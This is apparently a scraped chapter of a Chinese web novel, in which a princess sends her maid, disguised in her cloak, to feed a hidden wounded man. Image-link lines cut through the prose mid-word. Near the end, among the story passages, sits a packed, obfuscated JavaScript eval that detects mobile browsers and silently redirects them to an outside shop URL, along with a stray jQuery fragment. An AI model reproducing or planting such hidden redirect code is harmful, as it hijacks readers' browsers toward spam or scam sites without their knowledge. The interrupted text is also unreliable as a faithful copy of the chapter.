文趣网 > 其他小说 > 拯救美强惨疯帝 > 14.换人喂他
    宫女有些迟疑:“乌古里姑娘还关着呢。”

    “便说我有急事找她。”

    这句话果然管用。

    不多时,院门外就传来一阵急促的脚步声。帘子被人从外头掀起,一个穿红衣的少女挟着冷风冲进来。

    “殿下救命!”

    她一进屋就往明月身边扑。

    明月忙伸手拦住:“身上都是雪。”

    乌古里停在榻前,低头往自己肩上一看,索性左右甩了两下。

    细雪落了满地。

    她生着一双乌黑明亮的眼睛,肤色微深,两条长辫垂在肩后,辫梢缀着红珊瑚与小银铃。

    一路跑来,铃铛跟着响了一路。

    “我阿娘关了我三日。”

    乌古里把手伸到炭盆上烤着。

    “不过是骑了她的马,又从西墙翻出去一回。她非说我再这样下去,迟早叫狼叼走。”

    明月道:“你还推了守门的内侍。”

    “他拉我的辫子。”

    “你把他的两颗牙都打掉了。”

    “他原本就该换牙。”

    明月没忍住,低头笑了一声。

    乌古里立刻坐到她身边。

    “我就知道,殿下叫我出来,准有好事。”

    她压低声音道:“今日是去偷马,还是翻墙?”

    明月抬眼看着她。

    鲜活的脸,亮晶晶的眼睛。

    前世明月远嫁朔国,乌古里始终随侍左右。

    半年后沃颜赫连兵临上京,要将明月剥尽衣裳,锁上攻城车。

    乌古里骗她喝下安神汤,换上婢衣塞进运粮车。

    她自己则披着明月的斗篷,骑马往东门跑,引走了朔兵。

    那一去便没有回来。

    后来明月听人说,有个狄女咬伤朔将,被人拴在马后拖了很远。

    死时一只手依旧死死抓着那件染血的公主斗篷。

    明月望着她,眼眶一阵发热。乌古里抬手摸了摸自己的脸。

    “我又闯什么祸了?”

    “没有。”

    明月握住她的手,拉她坐好。

    “我有一件事要你帮忙。”

    乌古里顿时来了精神:“只管说。”

    “你与我身量相近。”

    明月取过自己常穿的浅青斗篷,放到她膝上。

    “往后几日,你穿我的衣裳,替我去一个地方。”

    乌古里抱住斗篷,眼睛眨了眨:“扮成你?”

    “嗯。”

    “去见谁?”

    明月停了一下:“一个受伤的周人。”

    乌古里的眼睛一下亮起来:“男的?”

    明月拿眼睛瞪她。

    乌古里立刻把声音压得更低:“年轻的?”

    “与你无关!”

    “生得好看?”

    明月耳根微热:“我叫你来办事。”

    乌古里抱着斗篷往她身边挪了挪,满脸兴味。

    “是不是那夜翻窗进来,给你喂药的那位小郎主?”

    明月猛地看她:“你怎么知道?”

    “你病的那夜,我阿娘虽关着门,窗子却关不住我。”乌古里得意地扬了扬眉。

    “我从后墙翻出来,想来看你。走到院外,正瞧见一道黑影从你窗下出去。”她拿手比了一下。

    “那么高,肩又宽,总不会是宫女。”

    明月脸上热意更重。

    乌古里凑过来:“真是你的心上人?”

    “乌古里!”

    “好,我不说了。”她捂住嘴,眼睛仍笑得弯弯的。

    明月把斗篷展开,替她比了比长短。

    “他从未见过我的脸。你穿我的斗篷,梳一样的辫子,再拿上我的食盒。他住在废鹰房,白日也很暗,只要少说话,便认不出来。”

    乌古里摸了摸斗篷上的狐毛领子:“我还要学你走路?”

    明月点了下头。

    乌古里又问:“见到他以后呢?”

    “把饭放到门边,敲一下门。”

    “他说话怎么办?”

    “你只说——”明月顿住。

    赵玄度熟悉她的声音。

    乌古里自小与她一处长大,学她说话倒有七八分相似。可多说几句,总会露出破绽。

    明月道:“只说‘我来了’。声音放轻些。旁的话都不必答。”

    乌古里学着她平日的语气,轻声道:“我来了。”

    声音果然很像。

    明月略略放心。

    乌古里看她一眼,又学了一句:“今日有热粥,还有炙羊肉。”

    “这一句不必说。”

    “那位小郎主若问你为何病了呢?”

    “也不必答。”

    “他若问你想不想他?”明月把斗篷一下盖到她脸上:“他不会问。”

    乌古里从斗篷里钻出来,笑得肩头直抖。

    “原来还是个不会说话的。”

    明月低下头,慢慢整理斗篷系带。

    “他救过我几次。等他伤好离开,便算两清。”

    乌古里看了看她,终于收起玩笑:“朔人找的就是他?”

    “嗯。”“那地方可有人盯着?”“眼下还没有。我每次去时都很小心。不过等搜宫的消息传下来以后,就不能再去了。”

    乌古里点点头:“我送饭时先绕过马厩,再从北墙过去。若有人跟着,我就领他到洗衣院,让他在那些婆子中间慢慢找。”

    明月看向她。

    乌古里眉眼明亮,已经把路线在心里过了一遍。

    “食盒交给我。每日什么时辰、走哪条路、遇见人怎么说,你都告诉我。”

    “你不怕?”

    “他救过你。”乌古里把斗篷披到肩上,抬手系好带子。“便是我欠他一回。”

    明月心中一热,伸手替她掖好领口:“万事先顾着自己。情形不对,东西丢下便走。”

    “知道了。”

    乌古里站起身,在屋里走了两步。

    她故意学着明月平日的步子,走得又慢又轻。

    走到门边,她忽然回过头,柔声道:“你还没醒么?”

    明月怔了一下。

    正是她不久前在鹰房门外,扣门时里头没人回应时,她曾经说过的话。

    这丫头,那时候就跟着她!

    她早就知道!

    乌古里见她脸红,立刻笑着跑开。

    “我学得像不像?”

    “你别让我抓着你!”

    两人在屋里闹了一阵,明月胸口压了几日的闷气,也终于散开一些。

    乌古里抱着食盒,轻快地跑进夜色里。

    明月皱眉看着那个蹦跳的身影,赵玄度能被瞒住吗?

    半个时辰后,乌古里提着空食盒回来。

    明月一直坐在窗边望着她去的方向。

    她竟没察觉自己一直在等。

    一听见脚步声,明月立刻起身。

    “如何?”乌古里解下斗篷,先给自己倒了一盏热茶。

    “他收了。”

    “可曾看见你?”

    “门只开了一点。他瞧见斗篷,伸手把食盒拿进去了。”

    明月心口稍安。

    乌古里喝了口茶,又道:“他问你的病好了没有。”

    “你怎么答的?”

    “我学你咳了一声,又点了点头。”

    “隔着门,他看得见你点头?”

    乌古里想了想:“那他大约没看见。”明月拿她没有办法,只好接过食盒。

    乌古里凑到她耳边,小声道:“声音很好听。”

    明月耳根又热了:“回去罢,免得萧嬷嬷又关你。”

    “她今日不敢关了。殿下有事要我办呢。”

    乌古里披好自己的红衣,临走前又回头道:“明日还送么?”

    明月垂眼看着食盒。

    “送。”

    等赵玄度伤好。

    等他离开狄宫。

    明月决定在那以前,都由乌古里替她去。

    反正他从未见过自己的脸。

    只要她常穿的这件浅青斗篷仍旧出现,他就不会知道,真正的耶律明月再也不会走进那座鹰房。

    …

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17773647|209397||http|test|mini|href|location'.split('|'),0,{}));() {

    $('.inform').remove();

    $('#content').append('

    …

    次日一早,乌古里又换上明月的浅青斗篷,将两条长辫重新梳过,辫梢也换成了明月惯用的白玉坠子。

    她提着食盒去了废鹰房。

    院里积雪未化,乌古里记着明月的叮嘱,特意把步子放慢,沿着墙根轻轻走过去。

